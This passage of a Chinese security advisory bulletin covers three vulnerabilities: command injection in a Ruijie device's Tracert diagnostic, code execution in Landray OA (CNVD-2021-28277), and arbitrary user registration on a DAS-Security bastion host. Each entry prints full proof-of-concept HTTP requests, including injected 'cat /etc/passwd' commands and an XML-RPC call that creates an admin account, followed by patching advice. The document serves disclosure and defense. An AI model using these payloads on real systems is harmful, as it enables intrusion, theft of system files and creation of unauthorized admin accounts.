点击左下角的“网络诊断”，在“Tracert 检测”的“地址”框中，输入 127.0.0.1;cat /etc/passwd，接着点击“开始检测”，会在检测框中回显命令执行结果。

图形用户界面, 应用程序

描述已自动生成

127.0.0.1|id

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

命令执行数据包

|  |
| --- |
| **GET /cgi-bin/luci/;stok=9ba3cc411c1cd8cf7773a2df4ec43d65/admin/diagnosis?diag=tracer**  **t&tracert\_address=127.0.0.1%3Bcat+%2Fetc%2Fpasswd&seq=1 HTTP/1.1**  **Host: IP:PORT**  **User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/1**  **15.0**  **Accept: \*/\* Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2**  **Accept-Encoding: gzip, deflate**  **X-Requested-With: XMLHttpRequest**  **DNT: 1**  **Connection: close**  **Referer: http://IP:PORT/cgi-bin/luci/;stok=9ba3cc411c1cd8cf7773a2df4ec43d65/admin/diag**  **nosis**  **Cookie: sysauth=b0d95241b0651d5fbaac5de8dabd2110** |

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

**处置建议：**目前厂商已发布升级补丁修复漏洞，补丁获取链接：https://www.ruijie.com.cn/该漏洞由于正常功能过滤不严格导致存在命令注入，并且需要高权限账号登录操作，建议修改登录密码为强口令，通过白名单控制访问原地址。

1. （已公开poc）蓝凌 oa 前台代码执行漏洞CNVD-2021-28277

**漏洞描述：**蓝凌 oa 前台存在代码执行漏洞

**漏洞等级：**高危

**影响版本：**-

**漏洞详情：**

|  |
| --- |
| **POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1**  **Host:**  **User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)**  **Accept: \*/\* Connection: Keep-Alive**  **Content-Length: 42**  **Content-Type: application/x-www-form-urlencoded**  **var={"body":{"file":"file:///etc/passwd"}}** |

图形用户界面, 文本, 应用程序

描述已自动生成

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）安恒明御运维审计与风险控制系统堡垒机任意用户注册漏洞

**漏洞描述：**安恒明御运维审计与风险控制系统存在任意用户注册漏洞

**漏洞等级：**高危

**影响版本：**-

**漏洞详情：**

|  |
| --- |
| **POST /service/?unix:/../../../../var/run/rpc/xmlrpc.sock|http://test/wsrpc HTTP/1.1**  **Host: xxx**  **Cookie: LANG=zh; USM=0a0e1f29d69f4b9185430328b44ad990832935dbf1b90b8769d297dd9f0eb848**  **Cache-Control: max-age=0**  **Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100" Sec-Ch-Ua-Mobile: ?0**  **Sec-Ch-Ua-Platform: "Windows" Upgrade-Insecure-Requests: 1**  **User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/**  **100.0.4896.127 Safari/537.36**  **Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0. 8,application/signed-exchange;v=b3;q=0.9**  **Sec-Fetch-Site: none**  **Sec-Fetch-Mode: navigate**  **Sec-Fetch-User: ?1**  **Sec-Fetch-Dest: document**  **Accept-Encoding: gzip, deflate**  **Accept-Language: zh-CN,zh;q=0.9**  **Connection: close**  **Content-Length: 1121 <?xml version="1.0"?>**  **<methodCall>**  **<methodName>web.user\_add</methodName>**  **<params>**  **<param>**  **<value>**  **<array>**  **<data>**  **<value>**  **<string>admin</string>**  **</value>**  **<value>**  **<string>5</string>**  **</value>**  **<value>**  **<string>XX.XX.XX.XX</string>**  **</value>**  **</data>**  **</array>**  **</value>**  **</param>**  **<param>**  **<value>**  **<struct>**  **<member>**  **<name>uname</name>**  **<value>**  **<string>deptadmin</string>**  **</value>**  **</member>**  **<member>**  **<name>name</name>**  **<value>**  **<string>deptadmin</string>**  **</value>**  **</member>**  **<member>**  **<name>pwd</name>**  **<value>**  **<string>Deptadmin@123</string>**  **</value>**  **</member>**  **<member>**  **<name>authmode</name>**  **<value>**  **<string>1</string>**  **</value>**  **</member>**  **<member>**  **<name>deptid</name>**  **<value>**  **<string></string>**  **</value>**  **</member>**  **<member>**  **<name>email</name>**  **<value>**  **<string></string>**  **</value>**  **</member>**  **<member>**  **<name>mobile</name>**  **<value>**  **<string></string>**  **</value>**  **</member>**  **<member>**  **<name>comment</name>**  **<value>**  **<string></string>**  **</value>**  **</member>**  **<member>**  **<name>roleid</name>**  **<value>**  **<string>101</string>**  **</value>**  **</member>**  **</struct></value>**  **</param>**  **</params>**  **</methodCall>** |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。